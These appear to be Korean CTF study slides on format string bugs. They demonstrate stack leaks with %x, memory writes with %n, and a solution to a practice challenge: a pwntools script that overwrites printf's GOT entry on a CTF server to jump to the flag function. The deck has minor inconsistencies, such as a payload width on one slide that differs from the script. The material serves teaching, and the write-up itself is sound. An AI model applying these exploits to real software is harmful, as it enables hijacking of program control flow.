Basic_FSB

CTF 스터디 2주차

FSB?

FSB
(Format String Bug)

printf()함수 계열에서 발생하는 취약점.

printf() 함수 계열을 사용할 때 포맷 스트링을 사용하지 않고 변수를 인자로 지정했을 때, 공격자가 포맷 스트링을 입력하여 메모리 주소값을 변조할 수 있다.

- **포맷 스트링 사용**

```
int main(int argc,char *argv[]) {
  char buf[20];
  strcpy(buf,argv[1]);
  printf("%s",buf);
}
```

```
y2h@ubuntu:~/3.FSB$ ./correct "%x %x %x"
%x %x %x
```

- **포맷 스트링 사용 x**


```
int main(int argc,char *argv[]) {
  char buf[20];
  strcpy(buf,argv[1]);
  printf(buf);
}
```

```
y2h@ubuntu:~/3.FSB$ ./fsb "%x %x %x"
8048510 25207825 78252078
```

포맷 스트링 대신 스택 값을 출력한다.

```c
int main(int argc,char *argv[]) {
  char buf[20];
  strcpy(buf,argv[1]);
  printf("%s",buf);
}
```


printf 함수 선언시 메모리



```c
int main(int argc,char *argv[]) {
  char buf[20];
  strcpy(buf,argv[1]);
  printf(buf);
}
```

```
y2h@ubuntu:~/3.FSB$ ./fsb "%x %x %x"
```

printf 함수 선언시 메모리



%x는 인자로 정해두지 않은 곳을 가리킨다.

%n: %n 전까지의 문자 개수 write

```c
#include <stdio.h>

int main(void) {

        int n;
        printf("Keeper%n\n", &n);
        printf("n = %d\n",n);
}
```

```
y2h@ubuntu:~/3.FSB$ ./example
Keeper
n = 6
```

%n을 사용해 변수값 변조

```c
#include <stdio.h>

int main() {
        int n = 555;
        char buf[20];
        printf("n = %d\n",n);
        printf("n = %p\n", &n);

        gets(buf)
        printf(buf);
        printf("\nn = %d\n", n);
}
```

- N을 25로 변조


```
y2h@ubuntu:~/3.FSB$ ./example2
n = 555
n = 0xffffd814
AAAA %x %x %x %x
AAAA 41414141 20782520 25207825 78252078
n = 555
```

첫번째 %x에서 사용자가 입력한 AAAA가 출력됨을 확인할 수 있음

Dummy(4) + n주소(4) + 17자리 %x(17) + %n

결과

```
y2h@ubuntu:~/3.FSB$ (python -c 'print("aaaa\x14\xd8\xff\xff%17x%n")'; cat) | ./
example2
n = 555
n = 0xffffd814
aaaa[00][14]◆◆          61616161
n = 25
```



&n 대신 main의 리턴 addr 혹은 다음에 실행될 GOT 주소를 넣는다면
이 또한 변조할 수 있다.

문제 풀이

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 0, 2, 0);
  vuln();
  return 0;
}
```

```
int vuln()
{
  char s[1024]; // [esp+0h] [ebp-808h] BYREF
  char format[1032]; // [esp+400h] [ebp-408h] BYREF

  printf("input : ");
  fgets(s, 1024, stdin);
  snprintf(format, 0x400u, s);
  return printf(format);
}
```

입력할 수 있는 크기가 1024로 지정되어 있어 bof를 일으킬 수 없다

형식문자 없이 바로 format 인자가 할당되어 있어 FSB를 일으킬 수 있다.

문제 풀이


```
root@676ad3a34fd1:fsb_basic# ./basic_fsb
input : AAAA %x %x %x %x
AAAA 0 41414141 20782520 25207825
```

두번째 포맷스트링에서부터 사용자가 입력한 값이 출력된다.

따라서...

1. printf_got의 주소를 구한다.
2. snPrintf()에서 FSB를 일으켜 printf_got의 값을 바꾼다
3. Printf()실행시 변조된 got에 의해 flag로 이동한다.

문제 풀이 1. printf_got의 주소를 구한다.



Pritnf의 plt 주소 → 0x80483d0

Printf의 GOT 주소 -> 0x804a00c

문제 풀이 2. snprintf()에서 FSB를 일으켜 printf_got의 값을 바꾼다

Flag의 주소 → 0x080485b4
이를 정수로 하면 134,514,100이다.

134,514,100

Payload: &printf_got(4) + %13451496x + %n

문제 풀이 3. Printf()실행시 변조된 got에 의해 flag로 이동한다.

```python
from pwn import *

r = remote("ctf.j0n9hyun.xyz", 3002)
printf_got = 0x804a00c

payload = p32(printf_got) + b'%134514096x' + b'%n'

print(payload)
r.sendline(payload)

r.interactive()
```

```
root@676ad3a34fd1:fsb_basic# python3 ./hackctf_basic_FSB.py
[+] Opening connection to ctf.j0n9hyun.xyz on port 3002: Done
b'\x0c\xa0\x04\x08%134514096x%n'
[*] Switching to interactive mode
input : EN)you have successfully modified the value :)
KR)#값조작 #성공적 #플래그 #FSB :)
$
```

감사합니다